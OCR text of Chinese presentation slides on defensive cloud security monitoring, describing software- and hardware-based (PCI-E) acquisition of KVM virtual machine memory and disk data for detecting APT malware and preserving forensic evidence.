
基于内存取证的云中恶意行为的安全监控

- 针对[illegible]为检测[illegible]的物理[illegible]的虚[illegible]行发现虚[illegible]响应。




基于内存取证的云中恶意行为的安全监控

软件方式



基于内存取证的云中恶意行为的安全监控


硬件方式



基于内存取证的云中恶意行为的安全监控

关键技术

- KVM下虚拟机物理内存和硬盘信息的获取和分析



基于内存取证的云中恶意行为的安全监控

- 软件获取和硬件获取方法对比：
  - 软件方式在物理机中安装代理，需要具有物理机root权限，可以获取到物理机磁盘信息，通过分析也可获取到虚拟机磁盘文件信息；
  - 硬件方式通过PCI-E卡的方式获取物理内存，无需在物理机中安装代理，无需物理机root权限，获取内存信息更加可信，但是无法获取到虚拟机磁盘文件信息。

基于内存取证的云中恶意行为的安全监控

优势

获取和分析分步进行，对宿主机的正常业务影响不大，不影响虚拟机的正常业务

数据是在宿主机通过软硬件获取，虚拟机中的APT恶意程序难以察觉这些数据的获取；

通过内存解析有效数据，可有效应对APT恶意程序的加密、混淆、自毁等技术；


具有单机检测的优势，且相关数据可作为证据保存


基于内存取证的云中恶意行为的安全监控


- 和已有的虚拟机自省技术相比：
  - 获取信息全面：能够获取较为全面的状态信息，包括：物理机、虚拟机进程（dll/打开的文件/PE文件）、驱动、网络连接信息，而不是简单的进程名称；
  - 处理范围广泛：对操作系统为主流版本的Windows和Linux虚拟机皆可处理，可移植性较强；
  - 处理速度快：资源消耗小，对物理机和虚拟机影响小；
  - 智能化程度高：无需繁琐的配置，可自动检测到虚拟机并判断其版本；
  - 关联分析：对物理机、虚拟机进行关联分析，解决单机分析难以解决的问题；
  - 证据保存：发现异常后，可将物理内存信息、硬盘信息进行证据固定。

